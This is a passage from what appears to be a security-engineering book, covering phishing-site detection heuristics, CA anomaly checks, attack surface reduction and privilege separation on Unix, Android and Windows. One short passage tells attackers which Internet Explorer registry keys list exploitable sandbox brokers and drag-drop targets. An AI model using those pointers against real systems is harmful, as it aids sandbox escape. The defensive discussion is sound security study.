One common argument that's been raised against this form of risk-assessment strategy when it's applied to secure browser users has been the fear expressed by vendors that applying the extra safety checks will causes users to switch to browsers that don't apply them. We don't have any evidence to support this claim, but in a related field, that of ISP walled gardens for which exactly the same objections have been raised (see "User Education, and Why it Doesn't Work" on page 195), the result of ISPs applying the extra safety checks was that it increased rather than decreased user confidence in and loyalty to the ISPs that did it. So the sole evidence that we have in this area is that it increases, rather than decreases, user satisfaction in a product or service.

A notable factor of these checks is that they're all incredibly tedious to perform, but that's exactly why we have computers. In the real world no-one would, before entering a bank branch, go to the local records office and look up how long the bank has been at that location, check with the banking regulators to verify that the bank actually exists and is currently solvent, contact whatever local authorities oversee construction issues and verify that the building plans are on file and that it is indeed a

---

[79] Normally I'd use Amazon as my canonical web site but they've already implemented fairly decent defences against this type of attack, see "Mitigating Threats" on page 227 for details.

bank, and so on. Instead they rely on proxies, "it looks like a bank so it must be a bank", because no (normal) person has the time or energy to perform that amount of checking.

Computers, however, are specifically designed to perform boring, repetitive operations over and over again. Running a series of checks on a site is effectively free as far as the user is concerned, to the point where it's downright negligent not to do so.

Obviously these checks are overkill if they're used on all sites. Here again, you can use risk-assessment heuristics to help decide which sites require extra checking. The most obvious heuristic is "is the site asking for user credentials (typically a password)?". A related indicator is the presence of certain strings like `login`, `signin`, `secure`, `bank` and `account` in the page URL, alongside situation-specific ones like `webscr` (for PayPal) and `ebayisapi` (for eBay) [152] (this is a rather simplified discussion of what's possible, in practice there's a whole range of heuristics that can be used to detect pages that are requesting credentials [159]. Since the goal of phishing is to acquire the user's credentials for a particular site, any site that tries to obtain these credentials should automatically be subject to extended checking.

This doesn't necessarily work for all situations. For example in some Asian countries the environment is sufficiently close to an uncovered Agar dish that anti-malware vendors have found that every single site needs to be checked in order to keep users safe (one major reason for this is that all of the pirated Windows distributions that are available there have automatic updates disabled by default in order to avoid WGA (Windows Guaranteed Advantage license validation), so they never get security updates or patches), but again the browser can treat this as a change in the risk environment in the same way that it deals with a user being on their home wireless network compared to a public network in an Internet café.

The overhead of this checking can be extremely low. For example one approach that used a lightweight web page classifier as a first stage before passing the page on to a more heavyweight classifier if the first stage tagged it as potentially suspicious was capable of checking a web page within 0.05 seconds, something that won't even be noticed by browser users [205].

Another possible heuristic that could in theory be useful is whether the site is using SSL, because SSL use is infrequent and is normally only applied to sites where the user has to enter valuable information such as credit card details. Unfortunately the fact that many US banks don't use SSL (see "Use of Visual Cues" on page 542) and that browsers have made it more effective to spoof non-SSL web pages (see "EV Certificates: PKI-me-Harder" on page 72) means that it's not too safe to rely on this particular heuristic. As with several other situations that at first appear to be security misfeatures, you can still use this to your advantage though by turning it around, so that if a site asks for credentials and *doesn't* use SSL then it should be subject to extended checking.

Another heuristic is to check the page contents for keywords or other indicators that it represents a high-value site. Impersonating (for phishing purposes) a bank is more or less impossible without including a large number of banking-related keywords on the site (go to your bank's home page to see an example of this in action). If the phishers try and disguise this by using image text then a site that consists mostly of images and asks for a password would be another indicator that extra checking is required.

A variant of this takes advantage of the fact that in order to spoof (say) a bank's web site the phishers have to create a web page that looks very similar to the real site. By comparing the appearance of a suspect site to that of known targets, it's possible to determine whether this is a site that's spoofing a legitimate site [206][207][208]. This is another check that creates a catch-22 for attackers, in order to successfully spoof a banking site they have to create something that looks pretty close to what users are expecting at the original site, but in doing so they make themselves more easily detectable to the defenders.

(Incidentally, the site that's being spoofed can take advantage of the fact that the spoof page will contain links back it by checking for HTTP requests for things like embedded images where the referrer isn't the genuine site. The spoof page can get around this by not taking content from the genuine site and not linking to it any more, but this makes it a lot more obvious that it's not the real thing [209]).

Consulting a database of common phishing targets to identify the need for extra checking should also be a standard security check that browsers apply. The bad guys have been using extensive databases of financial institutions for their trojans to target for years so it's about time the defenders caught up, perhaps by using a target list from a banking trojan as a starting point, since the attackers have already done all of the necessary groundwork.

Another thing that some malware authors who create man-in-the-browser trojans (MITBs), which are discussed in more detail in "Password Lifetimes" on page 574, have done is implement heuristics to detect potential phishing sites. This leads to the oxymoronic situation in which the MITB malware will recognise phishing sites and ignore them for the purposes of harvesting user credentials while the browser itself will happily let the user hand them over to the phishers. In the same way that malware vendors sometimes remove competing malware from a computer that they're infecting, the next logical step for the MITB developers would be to have it prevent users from entering their credentials at phishing sites on the basis that it reduces the value of the credentials if too many parties other than the MITB's clients get their hands on them.

Diversifying security mechanisms so that a failure of one won't lead to a total failure of security can apply to the CA side of browser PKI as well. Using the case of the CA failures that were discussed in "Security Guarantees from Vending Machines" on page 38 (or at least one of the failures, specifically the one involving the compromised Comodo reseller), any one of a number of extremely rudimentary checks would have caught the problem long before it actually became a real problem. Certificates for well-known, high-profile US sites were being requested by someone in Iran (or, in the case of the reseller that they were being channelled through, by a small-scale reseller in Europe), in some cases EV certificates were being replaced by non-EV certificates, and in all of the cases certificates issued by completely different CAs were now being replaced by Comodo ones.

All of these anomalies should have triggered pretty much every alarm that it's possible to trigger with a CA. Apart from the obvious reactive checks, even a simple proactive check like opening an HTTPS connection to each site for which a certificate was being issued would have revealed that they already had certificates issued by other CAs, that the certificates were nowhere near the due date for their CA renewal fees (which is the usual reason for re-issuing a certificate), and that some of the certificates were EV certificates that were now being replaced by non-EV ones. As with the browser-based risk assessment, this combination should have moved the overall risk level to the high-risk end of the scale, triggering manual review and a requirement for more comprehensive authentication of the requester and verification that they controlled the sites that they were requesting the certificates for before the certificates were actually issued.

An additional safety measure in this case would have been to email the domain holder for a chance to object, an automatic process that doesn't require any manual intervention (this type of out-of-band notification is covered in "Password Lifetimes" on page 574). In risk-management terminology these measures are called self-generating risk controls, where one control for a particular risk situation can dynamically generate new controls to handle particular special-case conditions.

Figure 88: Would you enter your password at this site?

The final step in providing security through diversity for browser users is the question of how to notify them that there's a problem. For this we can take advantage of something that at first glance appears to be a flaw, the fact that for users a site's appearance will override security indicators and browser-supplied phishing warnings (see "Looking in All the Wrong Places" on page 87 and "User Education, and Why it Doesn't Work" on page 195 for more on this problem). By changing a site's appearance if it registers as being high-risk we can turn the fact that its visual appearance overrides any other security indicators [210][211] to our advantage. Disabling Javascript and plugins (which is in any case a wise precaution when visiting a high-risk site, in the case of major US banks most of their sites don't function without Javascript and some simply display blank home pages if Javascript is disabled), blocking images (another good precaution given the number of attacks that exploit malformed image data), and rendering the site in the default font (no boldface headings, different fonts and font sizes, and so on) should be enough to override the standard "it looks OK so it must be OK" test that's applied by users. An example of a bank phishing site with most decorations stripped in this manner so that the result looks nothing like what the user would be expecting from the real site is shown in Figure 88. This example still has some minimal formatting and decorations allowed, if it turns out that this is still sufficient to convince some users that the site is genuine then you can remove that too.

As with the display of user passwords as a visible security indicator that's discussed in "Use of Visual Cues" on page 542, you've now really got the user's attention so you should provide further information to explain why the site looks the way that it does. This reverses the standard situation where the user can see their goal and anything that you do is simply an impediment to reaching it. In this case they can instead see that there's a problem in getting to the goal and they're looking for explanations. This creates a scenario for providing just-in-time learning, exploiting the fact that people learn best when they have a specific need to learn (the converse of this is the reluctance of people to read manuals before they use a product) [212].

In some cases sites may be evaluated as being extremely high-risk. A site may exhibit so many obvious danger signs that there's almost no chance that it's legitimate, but a very high chance that it's a direct threat to the user and/or their PC if they even visit the site. In situations like this the best policy is to treat an attempt to

connect in the same way as a standard network server error. If the user is expecting to talk to a safe site and the indicators are that it's a very dangerous one then that's a fatal error and not a one-click speed-bump. This concept is covered in more detail in "Case Study: Connecting to a Server whose Key has Changed" on page 535.

Attack Surface Reduction

Most applications are only ever used in stereotyped ways that exercise a small subset of the available code paths in the application, so that ensuring that these code paths are reasonably error-free will keep most users happy. Even when users do encounter a bug in an application, it's generally easier to adapt their behaviour to sidestep the bug than it is to get the problem fixed. As a result software bugs are avoided through a kind of symbiosis in which the reliability of the overall system is far greater than the reliability of any of its constituent parts [213].

This symbiotic process has been verified in a number of studies of widely-used applications, with one study that looked at the relationship between program bugs and reliability finding that one third of all bugs resulted in a mean time to failure (MTTF) of more than 5,000 years and somewhat less than another third had a MTTF of more than 1,500 years. Only around 2% of all bugs had a MTTF of less than five years [214]. Another study, which looked at the reliability of Unix utilities in the presence of unexpected input and later became famous for creating the field of fuzz-testing or fuzzing, found that one quarter to one third of all utilities on every Unix system that the evaluators could get their hands on would crash in the presence of random input [215]. Unfortunately when the study was repeated five years later the same general level of faults was still evident [216]. The symbiosis between users and buggy applications was typified by user comments on how they dealt with crashes, such as "by changing a few parameters, I would get a core image that dbx would *not* crash on, thus preventing me from really having to deal with the problem". The fact that users will go out of their way to avoid having to deal with program bugs is borne out by data from Microsoft's technical support system, where less than one percent of the inquiries are to report bugs. The remainder are requests for help with a particular task or feature requests [217].

Other studies have looked at the behaviour of GUI rather than command-line applications in the presence of unexpected input. One such study examined thirty different Windows applications including Acrobat Reader, Calculator, Ghostscript, Internet Explorer, MS Office, Netscape, Notepad, Paintshop, Solitaire, Visual Studio, and Wordpad, coming from a mix of commercial and non-commercial vendors. Of the programs tested, 21% crashed and 24% hung when sent random mouse and keyboard input, and every single application crashed or hung when sent random Windows event messages [218]. A related study on the reliability of thirty different GUI applications on OS X, including Acrobat Reader, Apple Mail, Firefox, iChat, iTunes, MS Office, Opera, and Xcode found them to be even worse than the Windows ones [219].

Figure 89: Failure modes under standard (top) and attacker-controlled (bottom) program usage

The problem with the symbiotic reliability-increasing mechanism by which the bugs in these applications are avoided in everyday use is that an attacker can turn it around to achieve exactly the opposite effect, ensuring that instead of always avoiding program bugs they always trigger them. This effect is shown in Figure 89 (which is just another way of restating the issue that was illustrated earlier in Figure 71), in which a program with a (rather high) 99% reliability rate, in the presence of normal usage patterns, functions flawlessly because the flawed 1% is never encountered. An attacker on the other hand can ensure that they always trigger the flawed portion of the application, turning a 99% reliability rate into a 100% failure rate.

A variant of this type of thinking goes into the spammer strategy of spraying spam at every email address in existence in order to hit the small fraction of users who'll click on it. 30% of users have clicked on links in spam at some point, although the conversion rate, the number of users who go on to respond to the spam's message, is much, much lower [220]. As long as it's not zero though, the spammers will keep winning, and so it makes sense to target everything since it doesn't cost the spammers anything.

The reason why many applications are so vulnerable even just to random input, let alone specially-crafted malicious input, is because they exhibit a very large attack surface, accepting arbitrary types of input over numerous interfaces rather than restricting both the input types and the channels over which the input can be delivered. The goal of attack surface reduction is to constrain an attacker to a small number of carefully-controlled channels, requiring defences only at a manageable number of locations rather than everywhere in the application.

Another aspect of this large attack surface is the enormous amount of complexity exhibited by many security applications, which is in some cases required by the equally enormous complexity of the protocols that they have to implement. Complexity is a clear and present danger to security [221][222]. Sociologist Charles Perrow has coined the term "normal accidents" to describe the interaction of components of complex systems that lead to malfunctions and failures, with "the odd term normal accidents meant to signify that, given the system characteristics, multiple and unexpected interactions of failures are inevitable. This is an expression of an integral characteristic of the system" [223]. The more complex a security protocol or an application, the more likely it is to contain flaws.

(The converse isn't necessarily true. If you eliminate any error checking in your application then it'll simplify things greatly, but certainly won't lead to a more secure program. Some years ago a military contract required that the software in a certain sensitive, high-assurance application be subject to 100% code coverage testing. Since

many of the code paths dealt with error handling and couldn't be exercised without adding further code to simulate errors, which then in turn fell prey to the 100%-coverage requirements, the contractor responded by removing all error checking that couldn't be readily tested. This led to simplified code and met the contract requirements, at the cost of making anyone that heard about its' hair stand on end).

Although the correlation between program complexity, and defect rates and reliability problems has long been known in the software engineering field [224], with researchers as far back as the 1970s pointing out that "the propensity to make programming errors and the rates of error detection and correction are dependent on program complexity […] complexity measures serve to partition structures into high or low error occurrence according to whether the complexity measure values are high or low, respectively" [225], this doesn't appear to have been explored much in the field of computer security. In one of the few situations where it was measured, the case of firewall configuration rules, the complexity of the firewall rules was directly proportional to the number of errors [226] (the way in which firewalls are configured, with rules typically expressed in terms of fine-grained primitives rather than high-level user goals, doesn't help here [227]).

One way to deal with this problem is to take advantage of the symbiosis effect mentioned above and only implement the subset of functionality that the majority of users actually use, which generally tends to correspond to the most straightforward portions of the protocol being implemented. For example most people use the notoriously trouble-prone PDF format purely as a means of viewing formatted word-processor documents and don't even know that the assorted security-hole "features" like scripting capabilities even exist, let alone make use of them.

As with the firewall complexity rules, by far the most vulnerable PDF applications are the ones that implement as many "features" of the protocol as possible, while the least vulnerable ones are the ones that display formatted documents and nothing else. To give an indication of how many problems the extra "features" add, the iOS PDF viewer, which is perfectly capable of displaying standard PDFs but doesn't bother with all of the unnecessary extras that are possible, exhibits 92% fewer crashes than the equivalent OS X PDF viewer when fed malformed data [228].

Another way to deal with the complexity-as-a-security-flaw problem, if it isn't already fairly obvious which bits of the protocol or application can be dropped or disabled, is to instrument the version that you make available for beta-testing to see which code paths get used and with which frequency. This is a standard technique in usability testing, discussed in more detail in "Post-implementation Testing" on page 768, and is used to explore which portions of the application are used most frequently and therefore need to be made the most readily accessible in the user interface. By finding out which portions are and aren't being used, you can enable only those for the final release.

Alternatively, you can disable all of the lesser-used functionality by default and require that users explicitly enable it before it becomes available for use, with accompanying warnings about the possible dire consequences that might arise from enabling the extended functionality. Because very few users except hardcore geeks ever customise the configuration of their applications [229], most users will be protected by default without having to take any further action (this is a variation of "There is only one mode of operation and that is secure" discussed in "Case Study: Scrap it and Order a New One" on page 393).

As the discussion of randomising defences in order to confound attackers in "Design for Evil" on page 300 has already mentioned, there will be instances where you may not be able to provide a perfect defence for something, but you can provide a sufficiently unpredictable minefield that attackers either decide to go elsewhere and find an easier target or at least are significantly slowed down in their efforts. This is another form of attack surface reduction that works by constraining attackers, requiring them to put in extra effort in order to mount a targeted attack, something that many attackers may be unwilling, or unable, to do.

One example of this type of defence occurs in the protection of wired LANs from unauthorised access coming from wireless networks connected to the LAN, either authorised ones or unauthorised access points that seem to sprout like mushrooms on corporate networks that don't explicitly allow wireless access. One way in which you can mitigate this problem is to filter out Ethernet frames that originated on a wireless network from your wired network. This is possible because the 802.11 frames coming from the wireless network use an address format that's identical to the one used for standard Ethernet frames on the wired network, with the wireless access point acting as a bridge/switch and providing the necessary translation between the two. Both types of frames use a 48-bit MAC address, where MAC in this case stands for Media Access Control rather than Message Authentication Code as it does elsewhere in this book (this caused problems for 802.11, which uses a MAC at the network layer and another MAC in its security services, so to distinguish between MACs and MACs the security one was renamed a MIC or Message Integrity Check).

The first three bytes of the 48-bit MAC address contain an Organizationally Unique Identifier or OUI that uniquely identifies the manufacturer of the device, and this information is openly published online [230]. Even manufacturers who appear to have an overlap between wired and wireless devices can often be separated out into wired and wireless OUIs, for example 3Com, who have a large number of OUIs for their own wired LAN chipsets, use non-3Com Atheros chipsets for the wireless component of their OfficeConnect wired/wireless routers. Unfortunately there are also a few manufacturers who use the same OUI for both wireless and wired devices, for example Taiwanese manufacturer MSI gives both the wired and wireless interface on its netbooks the MSI OUI of `00-21-85` instead of using the chipset-manufacturer's OUI.

Anyway, by setting up your wired LAN filters to block Ethernet frames in which the MAC address contains an OUI for a wireless device, you can exercise some level of control over unauthorised wireless access to your wired LAN [231][232]. This defence isn't perfect though, for three reasons. Firstly, as already mentioned, a small number of manufacturers use the same OUI for both wired and wireless devices. Secondly, a new manufacturer or OUI for wireless devices may turn up that isn't on the block list. Finally, a determined attacker who can figure out what's going on and who has a wireless device that allows the MAC address to be changed can set the OUI to that of a non-wireless device. If the attacker is an insider who just wants to connect their iPad to the corporate LAN then they can set up a dual-homed host with a wired and wireless interface and enable router functionality on it (which can be done directly using an OS like Linux and under Windows with Internet Connection Sharing), or use some similar trick to bypass the restriction.

On the other hand this defence isn't meant to be perfect, merely to contain attackers as far as is practical. In most cases, and in particular for unauthorised access points where the "attacker" is just a random employee and not a genuine hardcore hacker, they'll try and connect, find that they're not getting anywhere, and after a bit of poking around, give up.

This type of attack surface reduction can be controversial (recall the discussion of zero-risk bias in "Problems" on page 4) because to security geeks security is a binary phenomenon and if it can be bypassed by a knowledgeable attacker then it equates to a binary zero and not a binary one, and so isn't worth bothering with. This issue becomes particularly problematic in the case of security user interface design (if security geeks consider this at all) because the traditional benchmark for usability is when 95% of the participants can meet the successful completion criteria for each major task. The figure is set at only 95% rather than 100% because achieving the extra five percent costs *fifty times* as much as the first 95% [233].

The same sort of effect occurs when trying to deal with rogue wireless access points in the manner described above. While the generally-effective MAC address filtering comes free in most routers, fully effective detection requires a large amount of time and effort and, frequently, specialised and expensive hardware and software [234][235][236][237][238][239][240][241][242][243][244][245][246][247] [248][249][250][251][252][253][254][255][256][257][258][259][260][261]

[262][263][264]. However in practice every attacker that's stopped early on by a less-than-total, generalised defence is one that will never even get to see, let alone try to defeat, inner defences around specific assets. These types of defensive measures are reducing your attack surface, as long as you remember that the operative word is "reducing" and not "eliminating".

Least Privilege

One approach to attack surface reduction if you have a critical component that requires extra privileges in order to run is to use operating system-level access controls and special authorisation mechanisms to secure it, requiring a large amount of time and effort with the invariable discovery of holes after it's deployed. A far more effective approach is to remove as much of the requirement for privileged execution as possible so that the complex security measures aren't required any more. The easiest way to do this is to make the entire component unprivileged if that's practical. The canonical example of this is an application whose sole reason for having to be run as root is that it has to listen to a port below 1024, fixed by not doing that any more. A variant of this is used in Google's Android operating system, which runs each application as its own user and uses the underlying Linux OS-level access control facilities (alongside Android's own high-level mechanisms) as a sandbox to prevent applications from interfering with each other [265].

What Android actually runs on a Linux per-user basis is the Dalvik virtual machine (VM), a modified Java VM that then runs the actual user application, providing another level of isolation from the system. This is a somewhat specialised application of operating system access controls that really requires an environment like the one found on a smart phones or PDAs to work well, but in this case it can be quite effective. In fact in Android's case there's even been an attempt to use SELinux, discussed briefly in "PKI Design Recommendations" on page 729, and other layered access-control mechanisms to further lock down what an application can do, providing a more fine-grained level of control that what's available through the standard Linux mechanisms, as well as limiting the amount of damage that applications running with superuser privileges can cause [266][267][268][269][270]. Given that Android devices are riddled with permission-management and privilege-escalation vulnerabilities [271][272][273] and the fact that most Android phones are running OS versions that range anywhere from out-of-date (and therefore vulnerable) to seriously out-of-date/end-of-life (including ones that ship straight from the factory with an out-of-date OS version) with little to no chance of them ever being upgraded [274][275][276] the use of these additional security measures may not be as excessive as they at first appear.

Another way of reducing the attack surface of an application that requires elevated privileges is to compartmentalise it into two or more components with as little as possible of the application being implemented in the privileged portion and as much as possible being in the non-privileged sections, either a standard user account or possibly even the special nobody account which has even less privileges than a normal user account. This is directly analogous to conventional operating system design, with privileged operations confined to a relatively compact kernel (for suitably large values of "compact") and the great mass of applications being restricted to performing unprivileged operations mediated by the kernel.

Figure 90: Monolithic privileged application (top) vs. privilege-separated application (bottom)

The general concept behind a privilege-separated process using the Unix programming model is shown in Figure 90. In a conventional application requiring some form of privileged access at some point the entire application has to run in privileged mode. With privilege separation the application starts in privileged mode, performs any necessary initialisation, and then forks a child that immediately drops privileges and continues running in unprivileged mode, communicating with the still-privileged parent for the small number of privileged operations that it may require through an inter-process communication (IPC) mechanism like named pipes or one of the System V IPC mechanisms. This in effect mimics on a miniature scale the process used by the operating system to run standard unprivileged applications.

Two notable applications that have used privilege separation to great effect are Postfix [277][278] and OpenSSH [279]. There's also some implementation support for the process available through a library called Privman that marshals arguments from an unprivileged client and sends them across a Unix pipe to a Privman server that performs operations like file opens (subsequent accesses aren't checked under the Unix security model so there's no need for them to be privileged), PAM authentication, and various Unix daemon-related functions under the control of a policy configuration file that defines things such as which file or files can be opened with privileges [280]. A similar type of library exists for Android [281].

A more extreme version of this approach splits a program into arbitrary numbers of compartments via a Unix `pthreads`-like abstraction called `sthreads`, which use OS-level page protection mechanisms to isolate individual `sthreads` from one another. So while standard threads default to an allow-all access strategy (memory and objects are shared by default, and access by multiple threads has to be explicitly controlled using mutual-exclusion primitives), `sthreads` default to a deny-all access strategy and memory blocks must be explicitly allocated for shared use with other `sthreads`. In effect instead of having the conventional dualistic user- vs. kernel-space distinction, there's now a pluralistic `sthread`-space that's protected from all other `sthreads`. Writing an application for this sort of environment requires a considerable amount of work (although there is some automated tool support available for re-architecting existing code), and as with any other privilege-separation systems it's limited to a particular environment, in this case a modified Linux kernel [282].

An even more exotic technique than this uses a technology called software fault isolation, which isolates code modules into a form of lightweight VM from which access to other modules is carefully controlled [283] (this is a greatly simplified description, the full details of software fault isolation are far too complicated to cover

here). By confining each module into its own fault-isolation jail it's possible to limit the amount of damage that a single compromised module can do [284]. That's the promise anyway, in practice for a variety of reasons (the exotic nature of the technology, the need to use specialised software development and build tools and supporting infrastructure for the fault isolation, and the performance hit induced by the technology), the concept hasn't really made it out of academia into the real world.

A variation of these isolation techniques, sometimes called Bernstein chaining, has a series of small programs chain from one to the next, making small changes to the execution environment (for example via temporary files) in the process. By keeping different steps in the chain privileged and unprivileged, it's possible to isolate the privileged code into small sub-programs [285]. The downside is that this style of privilege-separation really only works for traditional Unix pipelines in which data and control flow is passed from one small program to the next.

Under Windows the same process isn't nearly as simple. There's no easy way to split a single application across the privilege levels of superuser/standard user/nobody-user account as there is under Unix, so the closest approximation to a privilege-separated application is one that runs the privileged portion as a system service. Doing this is an extremely complex process [286][287]. Although it's not hard to take the basic Windows service skeleton from MSDN and compile it, that's because it does nothing, interacts with nothing, and has next to no manageability or security. A real service needs to interact with the service control manager (SCM), handle system events, communicate with the Windows event log and possibly the Microsoft Management Console (MMC), and so on. In theory it's possible to run many Windows console applications under a Windows resource kit tool called SrvAny that effectively turns it into a service but this is at best a kludge applicable in special situations or for debugging, and because it needs to bypass various standard security mechanisms it's hardly suitable for use in a security context.

In terms of security issues, creating a service requires building a special-purpose application that runs under the LocalSystem account, one of a range of high-privileged accounts for which you'll probably want to use a facility like AdjustTokenPrivileges() to lock things down a bit, a process that can be a considerable adventure in itself (one security programming reference calls it "one of the least usable API calls you could ever encounter" [288]).

A safer alternative is to use the LocalService account, which has no more privileges than a standard user account apart from the special ability to run Windows services, or for network services the appropriately-named NetworkService account. The downside to using NetworkService is that everyone else's (potentially insecure) network service will also be using it, so that an attacker who compromises one service under that account can tamper with others as well. To address this issue, newer versions of Windows added Application Pool Identities, which are a way of running services under a unique virtual account without having to set up a full account for each service [289].

Because of problems due to a security issue called a shatter attack in which a process with standard user privileges can cause a privileged system service to execute code on its behalf [290][291] your newly-created service won't run in the same Windows session as the application that uses it, which means that it can't interact with the user in any way. In theory there's a special privilege that you can grant to your service to allow it to interact with the user but this then reopens the very security holes that the service isolation is meant to fix so its use is strongly discouraged [292] (Windows versions from Vista on up include additional protection against shatter attacks [288]). If a service does pop up a dialog or try to interact with the user in some way then it'll hang because no user can see the dialog and so no user can click 'OK' for it. As before, there's a way to get at least a basic message box back to the user, but also as before this has security implications that make its use undesirable.

This means that your service has to tunnel its user-interaction portions back to the application that's interacting with it. In addition because the service is available on a system-wide basis rather than being just an alternative aspect of a single forked

process as it is under Unix, you need to both implement an external RPC interface (rather than just taking advantage of built-in IPC mechanisms across the forked parent and child) and then protect that RPC interface from access by user-space applications other than your one ("RPC" in this case means RPC over a mechanism like a named pipe, not specifically Windows RPC/COM/DCOM).

At this point you've potentially got a client interacting with a privileged system service using a homebrew RPC protocol, which is hardly an enticing prospect for a security application. One user's experience with creating a service in order to call a single privileged function under Windows Vista, `ExitWindowsEx()`, resulted in something that was "split across two different processes, and requiring way too much man-hours to write the most minimalist and to-the-point piece of software we've released to date" [293]. Compared to the equivalent created under the Unix programming model, a basic do-nothing secure service skeleton requires roughly the same amount of code as the entire privilege-separated portion of OpenSSH [288]. Finally, because Windows services are the equivalent of full-blown Unix daemons, having a number of applications choose to use this form of privilege-separation will lead to a blow-out in the number of services that need to be active at all times.

This isn't by any means meant to be a tutorial on writing a Windows service, merely an illustration of how hard it is to perform effective privilege separation under Windows. An alternative approach if you know that your application will only be run under Windows Vista or newer is to use Vista integrity levels to isolate high-risk code in the same way that MSIE 7 and newer do [288]. This is a rather complex process that's not that much easier than creating a service, and means that your application will only work under Vista or newer.

Even this is still very hard to get right. Internet Explorer's protected mode uses something like the mechanism described above for communications between its low- and high-integrity portions (well, technically it's only medium-integrity but it's higher than low-integrity) in the form of an RPC-based broker [294][295][296][297]. Vista's UAC elevation dialog is another example of a broker-based mechanism, as is Microsoft Office's Protected View that was discussed in "User Education, and Why it Doesn't Work" on page 195.

Despite all of the effort and analysis that Microsoft's security folks put into the IE broker, it still had exploitable holes that allowed a privilege-escalation attack [298]. To see just how complex the IE broker mechanism actually is, try and follow the two page-long technical discussion of things like `LUASetUIAToken()` and `RAiLaunchAdminProcess()` and other geekery in the document referenced above, and then consider the chances of your typical application developer being able to sort all of that out, let alone getting it right. So if you're an attacker looking at escaping from the Internet Explorer sandbox your goal would be to target the least secure of the plethora of brokers that have been created to mediate access from low- into higher-privileged states (assuming that the PC doesn't contain software that effectively disables IE's protected mode entirely, as one anti-virus product did [299][300]). Windows keeps a handy list of these in HKLM\SOFTWARE\Microsoft\Internet Explorer\Low Rights\ElevationPolicy, look for the ones with a Policy value set to 3, which most of them have. To get your content out of the sandbox, look in HKLM\SOFTWARE\Microsoft\Internet Explorer\Low Rights\DragDrop for a list of things to exploit.

In general there doesn't seem to be any universal, practical way to implement privilege separation under Windows. If you are aware of an effective way of doing this then let the world know.

There is one variant of privilege separation that's been implemented successfully under Windows and that's the Google Chrome browser, based on the observation that a modern browser with its plugins, web applications, scripting, and other subsystems is structured a lot like a conventional operating system and so can build on the expertise that we have in operating systems design [301][302]. Chrome doesn't implement a superuser vs. normal user model as discussed above but a normal user vs. restricted user one in which high-risk browser components are isolated in a

sandboxed rendering engine and the browser kernel acts much like an OS kernel to moderate access from inside the sandbox [303][304][305] (a similar protection model was used by the Opus Palladianum (OP) research browser [306], while the Illinois Browser Operating System went in the other direction and built a complete custom OS for the browser to run on [307]). While the Chrome sandbox is by no means perfect [308], it does make the attacker's job a lot harder, and cuts out whole swathes of existing attacks.

This sandboxing, designed by Microsoft's David LeBlanc under the name "Practical Windows Sandboxing" [309][310][311], deals with traditional browser-borne malware issues like drive-by downloads, installers for keyloggers, and other problems by confining them to the sandbox that the rendering engine instance that they're trying to exploit is running in. Under the original Windows implementation of Chrome this was done using a restricted security token that denied access to almost everything in the system (as the design document for the sandbox states "it is near impossible to find an existing resource that the OS will grant access with such a [security] token") [312]. In addition Chrome employs other tricks like running on a separate Windows desktop, which prevents shatter attacks (see "Least Privilege" on page 340), and under a Windows Job object, which allows placing even further restrictions on things that don't normally have a security descriptor associated with them, including access to the Windows clipboard and sending and receiving of Windows messages to other objects on the same desktop, as well as setting limits on resource consumption in a manner similar to the Unix `ulimit` [313]. The downside is that, as the above description of what's involved in doing this under Windows has already hinted, it's an incredibly complex system, requiring over twenty-two thousand lines of code to achieve the sandboxing [314].

